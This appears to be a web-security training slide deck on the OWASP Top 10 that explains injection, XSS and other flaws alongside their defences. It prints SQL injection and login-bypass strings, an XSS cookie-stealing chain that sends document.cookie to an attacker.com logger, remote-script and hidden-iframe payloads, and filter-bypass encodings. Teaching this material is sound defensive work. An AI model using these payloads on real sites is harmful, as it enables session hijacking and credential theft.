OWASP Web Application Security

Encyclopaedia on Web Security Fundamentals

Agenda

- Introduction
- OWASP Top 10 Web Vulnerabilities
- Testing environment setup
- Manual Penetration Testing
- Attack vectors
- Mitigations
- Responsible disclosure programs

To Brag

- Adithyan AK - Head of OWASP Coimbatore
- 6+ Years into infosec
- Expertise in web app security, reverse engineering, exploit dev, malware analysis
- Author of several exploits & cves
- Speaker at various conferences, workshops (IITM Research Park, Defcon Trivandrum etc)
- Hall of fame in Microsoft, Apple, Intel, Avira, Oppo, etc
- Passion for making and breaking stuffs

Need for Security

- 4% of total web traffic is malicious
- 37k websites are hacked daily
- 125% DDOS attacks increase yearly
- Hacking is easier than securing
- 99% security is 100% vulnerable
- Security is the need of the hour

What's OWASP

- Open Web Application Security Project
- Community for security experts around the globe
- Creating awareness in Web Application Security
- OWASP Top 10 - Most exploited vulnerabilities of the year
- OWASP Top 10 Web Vulnerabilities
- OWASP Top 10 Mobile Vulnerabilities
- OWASP Top 10 IOT Vulnerabilities
- Contribute to the community with free research articles, testing methodologies and mitigations, documentations, tools and technologies


Terminologies

- Vulnerability - flaw occurred due to fault in the design or implementation
- CVE
- NVD
- Zero-day
- Patch
- Malware
- Bot
- Shell

Bug vs Vulnerability

- Bug - When a system isn’t behaving in a way it’s designed to
- Vulnerability - a flaw through which attacker can abuse the system
- Bug is a defect in the product
- Vulnerability allows for the malicious use of the product
- Vulnerabilities get you reward, bugs won’t


Browser - Web Application Relationship



HTTP Methods

- GET - retrieve information
- POST - send information
- OPTIONS - available communication options
- HEAD - transfers the status line
- PUT - store an entity
- DELETE - deletes the specified source
- TRACE - diagnostic purposes
- CONNECT - establishes a tunnel

GET vs POST



Client

GET

https://example.com/login.php?user=admin&pass=admin

Server

Client

POST

https://example.com/login.php

+

user=admin&pass=admin

Client

HTTP Response Headers

- Content-type: specifies the MIME type of the requested source
- Content-language: specifies the language of response
- Content-length: size of the response body
- set-cookie: set cookies to the client by the server
- cache-control: allows the server to control the caching

Burp Suite Setup


CYBRARY

1. Injection

- Over 90% of the website are vulnerable for injections
- Most exploited vulnerability and easy to exploit
- Often found in
    - SQL
    - LDAP
    - Xpath
- Data loss, Corruption, disclosure to unauthorised data, denial of access, complete host takeover

SQL Injection - Data exfiltration

- https://localhost/index.php?id=1
  - Hello John!
- https://localhost/index.php?id=-1 UNION SELECT password FROM users where id=1
  - 5f4dcc3b5aa765d61d8327deb882cf99



Enter your MD5 hash below and cross your fingers :

Found : **password**
(hash = 5f4dcc3b5aa765d61d8327deb882cf99)

SQL Injection - Authentication bypass

```
$uname=$_POST['uname'];
$passwrd=$_POST['passwrd'];
$query="select username,pass from users where username='$uname' and password='$pass' limit 0,1";
$result=mysql_query($query);
$rows = mysql_fetch_array($result);
if($rows)
{
echo "You have Logged in successfully" ;
create_session();
}
else
{
Echo "Better Luck Next time";
}
```

Tampering the values

- Username = tom
- Password = passwd

```
SELECT * FROM users WHERE name='tom' and password=‘passwd’
```

- Username : tom
- Password :' or '1'='1

```
SELECT * FROM users WHERE name='tom' and password='' or ‘1'='1'
```

- Username : ' or '1'='1
- Password :' or ‘1'='1

```
SELECT * FROM users WHERE name='' or '1'='1' and password='' or '1'='1'
```

Defences against Injections

Primary Defences:

- Option 1: Use of Prepared Statements (with Parameterized Queries)
- Option 2: Input sanitisation
- Option 3: Whitelist Input Validation
- Option 4: Escaping All User Supplied Input

Additional Defences:

- Also: Enforcing Least Privilege

Unsafe Example

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "

            + request.getParameter("customerName");

try {

    Statement statement = connection.createStatement( ... );

    ResultSet results = statement.executeQuery( query );

}
```

Prepared Statements (with Parameterized Queries)

- Ensures that an attacker is not able to change the intent of a query
- SQL queries are sent to DB with values unspecified
- DB parses, compiles and stores result without executing it
- Later the app binds the values to parameters and executes
- Even if SQL commands are inserted by an attacker
- Attacker enters the userID of **tom' or ‘1'='1**
- Parameterized query looks for a username which literally matched the entire string **tom' or ‘1’='1**

Safe Example - JAVA

```
// This should REALLY be validated too

String custname = request.getParameter("customerName");

// Perform input validation to detect attacks

String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";

PreparedStatement pstmt = connection.prepareStatement( query );

pstmt.setString( 1, custname);

ResultSet results = pstmt.executeQuery( );
```

Safe Example - PHP

```php
$stmt = $pdo->prepare('SELECT * FROM employees WHERE name = :name');

$stmt->execute(array('name' => $name));

foreach ($stmt as $row) {
    // Do something with $row
}
```

Safe Example - MySQL

```
$stmt = $dbConnection->prepare('SELECT * FROM employees WHERE
name = ?');
$stmt->bind_param('s', $name); // 's' specifies the variable type => 'string'
$stmt->execute();
$result = $stmt->get_result();
while ($row = $result->fetch_assoc()) {
    // Do something with $row
}
```

2. Broken Authentication

- Attackers has 100 millions of valid username and password combinations
- Automated brute force attack tools and dictionary attack tools
- Flaws occur in
    - Poor password policies
    - Password change
    - Forgot my password
    - Remember my password
    - Account update
    - Insecure session tokens

Protection

- **Password strength** - restrict pods with minimum size and complexity for pwd
- Complexity requires use of combinations of alphabetic, numeric, and/or alphanumeric characters
- User’s should be advised to change passwords periodically
- Users should be prevented from reusing their old passwords
- Users should be provided with multi factor authentication
- **Password use** - predefined number of login attempts
- Repeated failed attempts must be logged
- Number of failed attempts must be displayed to user
- Data/Time of their last successful login must be displayed

Protection

- **Password change controls** - users should provided both old and new passwords
- Re Authenticate logged in sessions when password is changed
- Require password before changing the email address
- **Password storage** - pads must be stored in hashed or encrypted form
- Passwords should never be hardcoded in any source code
- Decryption keys must be strongly protected
- **Protecting credentials in transit** - encrypt entire login process using SSL
- Hashing it using md5 in transition won’t work as LAN packets can be intercepted

Protection

- **Session ID Protection** - entire session should be protected via SSL
- Session IDs must never be included in the URL as they can be cached by the browser, reflected in the referrer header or accidentally forwarded to a friend
- Session IDs should be long, complicated with random numbers
- Session IDs must be changed frequently to reduce the validity of sessions
- **Browser caching** - authentication and session data should never be sent in GET
- Authentication pages should be marked with no-cache tag
- Also with AUTOCOMPLETE=OFF flag to prevent storing of credentials in autocomplete cache

3. Sensitive Data Exposure

Determine which data is sensitive enough to require extra protection. For example:

- Banking information: account numbers, credit card numbers.
- Health information.
- Personal information: SSN/SIN, date of birth, etc.
- User account/passwords.

Causing:

- Financial loss.
- Identity hijacking.
- Decreased brand trust.

Example #1: Credit card encryption

- An app encrypts credit card numbers in a database using automatic database encryption
- it also decrypts this data automatically when retrieved, allowing a SQL injection flaw to retrieve credit card numbers in clear text

Fix :

- The system should have encrypted the credit card numbers using a public key, and only allowed back- end applications to decrypt them with the private key

Example #2: SSL is not used for all authenticated pages

- Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie.
- Attacker then replays this cookie and hijacks the user's session, accessing the user's private data

Fix :

- SSL must be implemented on all the authenticated pages

6. Security Misconfigurations

Improper server or web application configuration leading to various flaws:

- **Debugging enabled.**
- **Incorrect folder permissions.**
- **Using default accounts or passwords.**
- **Setup/Configuration pages enabled.**

Example #1: The app server admin console is automatically installed and not removed

Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Example #2: Directory listing is not disabled on your server

- Attacker discovers directory listing in the website.
- Attacker downloads all your compiled Java classes, which they decompile and reverse engineer to get all your custom code.
- They then find a serious access control flaw in your application.

Example #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws

- Attackers love the extra information error messages provide.

Mitigations


- Disable administration interfaces.
- Disable debugging.
- Disable use of default accounts/passwords.
- Configure server to prevent unauthorized access, directory listing, etc.
- Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches.

7. Cross Site Scripting (XSS)


- Abuses the dynamic way websites interact with their clients
- Attacker controls the victim’s browsers by exploiting this vulnerability
- Browser display contents using HTML and JS
- Attacker needs a input field (Excluding DOM)
- attacker can insert this tag in any input form
- Without filter, JS executes
- Whatever the user can do in a browser can be done by JS

XSS Attack Vectors

- JS within HTML using <script> tag
- JS from external source using src tag
- JS can be embed into HTML with event handlers
- Ex : onload, onmouseover




```
<!DOCTYPE html>
<html>
<head>
<script>
function myFunction() {
  alert("Website has been hacked");
}
</script>
</head>

<body onmouseover="myFunction()">
<h1>Hello World!</h1>
</body>

</html>
```



Website has been hacked

XSS Types



Source based

Reflected

Stored

DOM based

Reflected


Stored

Reflected XSS

- PHP Code

```
$username = $_GET[‘user’];

echo “<h1>Hello, ” . $username . “!</h1>”;
```

  - Input taken from the URL parameter
  - www.vulnerablesite.com/hello.php?user=OWASP
  - The source code will now be
  - <h1>Hello, OWASP!</h1>




Hello OWASP

Exploiting XSS


- www.vulnerablesite.com/hello.php?user=<script>alert(1)</script>
- Source code will become

  <h1>Hello, <script>alert(1)</script>!</h1>



Stored vs Reflected

- Reflected
  - www.vulnerablesite.com/hello.php?user=<script>alert(1)</script>
  - Payload is delivered in the parameter by attacker
  - Payload is visible to the victim
  - However, it can be hided
- Stored
  - Payload is embed into the source code
  - Served by the server
  - XSS auditor can’t block
  - More dangerous



https://xss-game.appspot.com/level2/frame

Chatter from across the Web.

You

Fri Aug 09 2019 15:13:20 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here, especially madness.

```
<script>alert(1)</script>
```

XSS Payloads

With <script> tag

```
<script>alert(1)</script>

<script src=//HOST/SCRIPT></script>

<script src=//attacker.com/1.js></script>
```

With regular HTML tags

```
<TAG EVENT=alert(1)>

<body onload=alert(1)>

<img src=1 onerror=alert(1)>
```


Power of XSS

- Cross Site Request Forgery - CSRF
  - JS execution will result in capturing anti-csrf token
- Account takeover
  - Attacker can capture the cookies
  - Session hijacking
  - Account takeover

<script>alert(document.cookie)</script>

  - Redirection to malicious websites

<script>window.location.href=“http://malware.com";</script>



nom.uk/domxss/#<script>alert(document.cookie);</script>

tomnomnom.uk says:

secret=2oiy6k3j4hm3hyoiy324y

Stealing cookies with XSS

- Cookiestealer.php

```
$cookies = $_GET[‘c’];
$file = fopen('log.txt', 'a');
fwrite($file, $cookies . “\n\n");
```

- Payload

```
<svg onload=fetch(‘//www.attacker.com/cookiestealer.php?c='+document.cookie)>
```

- Vulnerable End-point

```
www.vulnerable.com/profile.php?id= <svg
onload=fetch(‘//www.attacker.com/cookiestealer.php?c='+document.cookie)>
```

Deface and Deceive with XSS

- Manipulate the contents of website with innerHTML

```
<svg onload="document.body.innerHTML='<img src=//HOST/IMAGE>’">
```

- Change the background image of a website

```
<script>document.body.bgColor=”red”;</script>
```

- Overlay a login page and fetch login passwords

```
<script>src = //attacker.com/login.js</script>
```

Deadly effects of XSS


- Crash the victim's browser with Denial of service
- Force download files such as malware

```
<a href=//HOST/FILE download=FILENAME>Download</a>
```

- What if an AV Website is vulnerable to XSS!
- Redirect users to attackers site compromising the victim's machine with memory exploits
- Ex : Outdated and vulnerable browsers

```
<iframe src=//HOST/ style=display:none></iframe>
```


XSS Mitigations & Bypasses



```
<script>
    var name = document.location.hash.substr(1);
    document.write("Hello, " + name.replace(/<script/gi, ""));
</script>
```


- <scr<script>ipt>alert(document.cookie);</script>
- <img src=x onerror=alert(document.cookie)>

XSS Mitigations & Bypasses



```
<script>
    var name = document.location.hash.substr(1);
    document.write("<h1>Hello, " + name.replace(/<\/?[^>]+>/gi, "") + "</h1>");
</script>
```

- Base64 Encoding
  - javascript:eval(atob(‘YWxlcnQoZG9jdW1lbnQuY29va2llKTs=‘));
  - Javascript:alert(document.cookie);
- **Avoiding quotes**
  - **javascript:eval(String.fromCharCode(97,108,101,114,116,40,100 ,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59))**



```
> String.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59)
<· "alert(document.cookie);"
```

XSS Prevention - Escaping

- Prevention won’t fix the vulnerability
- It just hardens the attacker to find one
- Escape user inputs

```
function escapeHTML(s, forAttribute) {
  return s.replace(forAttribute ? /[&<>'"]/g : /[&<>]/g, function(c) {
    return ESC_MAP[c];
  });
```

- encodeURI function in JS encodes special characters excluding , / ? : @ & = + $ #
- encodeURIcomponent encodes all the special characters
- Decoded by decodeURI and decodeURIcomponent

XSS Prevention - Input Sanitisation

- Use regex to find authentic inputs

```
if(id.match(/^[0-9a-zA-Z]{1,16}$/)){
   //The id is fine
}
else{
   //The id is illegal
}
```

XSS Prevention - Encoding

- Deploy html encoding, base64 encoding or other encoding schemes
- However that can be broken
- Use combination of encoding schemes
- Deploy own encoding scheme

```
function encodeID(s) {
  if (s==='') return '_';
  return s.replace(/[^a-zA-Z0-9.-]/g, function(match) {
    return '_'+match[0].charCodeAt(0).toString(16)+'_';
  });
}
```

RULE #0 - Never Insert Untrusted Data Except in Allowed Locations

Directly in a script:

```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>
```

Inside an HTML comment:

```
<!--...NEVER PUT UNTRUSTED DATA HERE...-->
```

In an attribute name:

```
<div ...NEVER PUT UNTRUSTED DATA HERE...=test />
```

RULE #0 - Never Insert Untrusted Data Except in Allowed Locations

In a tag name:

```
<NEVER PUT UNTRUSTED DATA HERE... href="/test" />
```

Directly in CSS:

```
<style>
...NEVER PUT UNTRUSTED DATA HERE...
</style>
```

RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element

- When you want to put untrusted data into HTML body somewhere,

```
<body>
...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...
</body>
<div>
...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...
</div>
```

- Escape with HTML entity encoding to prevent execution

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;
```

RULE #2 - Set Appropriate Content-Type

Bad HTTP response:

HTTP/1.1 200

Date: Wed, 06 Feb 2013 10:28:54 GMT

Server: Microsoft-IIS/7.5....

Content-Type: **text/html**; charset=utf-8 <-- bad

{"Message":"No HTTP resource was found that matches the request URI 'dev.net.ie/api/pay/.html?HouseNumber=9&AddressLine =The+Gardens**<script>alert(1)</script>**'.","MessageDetail":"No type was found that matches the controller named 'pay'."} <-- this script will **pop**!!

RULE #2 - Set Appropriate Content-Type

Good HTTP response:

```
HTTP/1.1 200
Date: Wed, 06 Feb 2013 10:28:54 GMT
Server: Microsoft-IIS/7.5....
Content-Type: application/json; charset=utf-8 <--good
.....
```

Rule #3: Use HTTPOnly cookie flag

- HTTPOnly is additional flag in set-cookie response header
- This flag prevents the JS from accessing the cookies
- PHP:

```
session.cookie_httponly = True
```

- Java :

```
Cookie cookie = getMyCookie("myCookieName");

cookie.setHttpOnly(true);
```

Rule #4: Implement Content Security Policy

- Browser side mechanism which allows you to create source whitelists for client side resources of your web application
- e.g. JavaScript, CSS, images, etc. CSP via special HTTP header instructs the browser to only execute or render resources from those sources
- For example this CSP:

Content-Security-Policy: default-src: 'self'; script-src: 'self' static.domain.tld

- Browser loads all resources only from the page's origin
- JavaScript source code files additionally from static.domain.tld

Rule #5: Use the X-XSS-Protection Response Header

- Instructs the browsers to stop loading when they detect reflected xss

X-XSS-Protection: 0 - Disables XSS Filtering

X-XSS-Protection: 1 - Enables XSS Filtering. If XSS detected, unsafe parts are removed

X-XSS-Protection: 1; mode=block - prevents rendering of the page

X-XSS-Protection: 1; report=<reporting-uri> - browser will sanitise the page and report the violation

9. Using Components with known Vulnerabilities

- Hacked websites 2017 report
  - 39.3% of WordPress websites were out of date;
  - 69.8% of Joomla! websites were out of date;
  - 65.3% of Drupal websites were out of date;
  - 80.3% of Magento websites were out of date.

- A vulnerability in apache struts 2 allows arbitrary code execution
- Heartbleed vulnerability in OpenSSL

Mitigations

- Remove unused dependencies, unnecessary features, components, files, libraries, plugins and documentation
- Continuously monitor the versions of client and server side components using tools like DependencyCheck, retire.js
- Continuously monitor sources like CVE and NVD for vulnerabilities in the components
- Obtain components only from official sources from secure link
- Hash verify downloaded packages

10. Insufficient Logging and Monitoring

